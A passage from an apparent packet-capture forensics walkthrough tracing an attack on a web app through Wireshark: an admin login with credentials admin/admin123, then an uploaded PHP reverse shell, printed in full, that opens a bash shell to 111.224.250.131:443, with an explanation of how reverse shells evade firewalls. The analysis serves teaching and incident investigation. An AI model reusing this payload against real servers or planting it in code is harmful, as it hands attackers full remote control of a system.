


Figure 11: Wireshark → Follow HTTP Stream— The successful admin login. POST /admin/login.php with username=admin&password=admin123 receives HTTP/1.1 302 Found, redirecting to index.php. The PHPSESSID cookie confirms an authenticated session was established.

The attacker now has an authenticated admin session on the web application.

Session ID (PHPSESSID: ae7mvmmf2krhir4kngnmio680a) was observed in cookies same session ID used across all subsequent requests.

The attacker tried default credentials first, then fell back to the credentials they stole from the database. This is a classic pattern.

7 Step 6 — The Web Shell Upload

This is where the attack goes from 'data theft' to 'full system compromise.' After logging in, the attacker navigates to a file upload page on the admin panel.

7.1 Finding the File Upload

In Wireshark, filter again for POST requests with the established session. Look for a request that contains 'multipart/form-data' the HTTP content type used for file uploads:

```
# Wireshark filter — POST requests:
http.request.method == "POST"

# You will find a POST to:
POST /admin/file_upload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=...

[File content follows...]
```

7.2 What Was Uploaded The Reverse Shell

Extract the file content from the packet. What you find is a PHP reverse shell. Here is the actual content visible in the packet:

```
<?php
// PHP Reverse Shell
// Filename uploaded: NVri2vhp.php
// Connects back to attacker's machine
exec("/bin/bash -c 'bash -i >& /dev/tcp/111.224.250.131/443 0>&1'");
?>
```




Figure 12: ***Wireshark → Follow HTTP Stream — The PHP reverse shell upload. The multipart/form-data POST uploads NVri2vhp.php containing exec("/bin/bash...") connecting back to the attacker's IP on port 443.***

7.3 The Reverse Shell —How It Works

Normal shell: YOU connect TO the server (your machine → server)

Reverse shell: The SERVER connects back to the ATTACKER (server → attacker machine)

Why reverse? Firewalls block inbound connections to the server.

But outbound connections FROM the server? Usually allowed (the server needs to make web requests, updates, etc.).

When the PHP file executes: the server dials back to 111.224.250.131:443 and gives the attacker a terminal ,The attacker now has full command-line control of the server.